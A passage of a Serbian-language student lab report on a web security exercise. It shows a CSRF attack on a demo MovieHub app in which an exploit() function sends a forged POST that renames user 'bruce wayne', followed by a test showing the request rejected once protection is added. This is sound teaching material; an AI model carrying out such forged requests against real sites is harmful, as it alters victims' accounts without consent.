
#	First Name	Last Name	Email	
1	bruce	wayne	notBatman@gmail.com	<a href="#">View profile</a>
2	Peter	Petigrew	oneFingernailFewerToClean@gmail.com	<a href="#">View profile</a>
3	Tom	Riddle	theyGotMyNose@gmail.com	<a href="#">View profile</a>
4	Quentin	Tarantino	qt5@gmail.com	<a href="#">View profile</a>

© 2019 Copyright: MovieHub


Korak 8.2 – Pregled korisnika pre napada. Prvi korisnik se zove bruce wayne pre napada, i on će nam poslužiti za napad. Njegov ID je 1.



Korak 8.3 – Pre implementacije zaštite, nakon klika na pehar, poslaće se zahtev na endpoint `update-person` pomoću koda koji je pokazan unutar funkcije `exploit()` iz koraka 8.1, nakon čega u mrežnom tabu vidimo poruku sa statusnim kodom 302 koja je bila upućena upravo na pomenuti endpoint kao POST metoda.



Korak 8.4 – U payload tabu network dela, vidimo da `FormData` formiran u metodi `exploit()` posmatra ove parametre.



Korak 8.5. – Nakon ovoga, šalje se GET metoda na endpoint `persons`, za ID = 1.



Korak 8.6 – U console tabu vidimo ispis `formData` koji potiče iz poslednje linije `exploit()` funkcije u `index.html` fajlu.



MovieHub Movies Users My Profile Register second factor Logout

Users


Search... Search

#	First Name	Last Name	Email	
1	Batman	Dark Knight	notBatman@gmail.com	<a href="#">View profile</a>
2	Peter	Petigrew	oneFingernailFewerToClean@gmail.com	<a href="#">View profile</a>
3	Tom	Riddle	theyGotMyNose@gmail.com	<a href="#">View profile</a>
4	Quentin	Tarantino	qt5@gmail.com	<a href="#">View profile</a>

© 2019 Copyright: [MovieHub](#)

Korak 8.7 – Vidimo da se naš korisnik sada zove Batman Dark Knight kao što je i zahtevano u postavci projektnog zadatka.

## 9. PROBA CSRF NAPADA NAKON ZAŠTITE, PRIMER ZA 4.2



Korak 9.1 – Nakon klika na pehar, dobijamo poruku sa statusom 400 u mrežnom delu.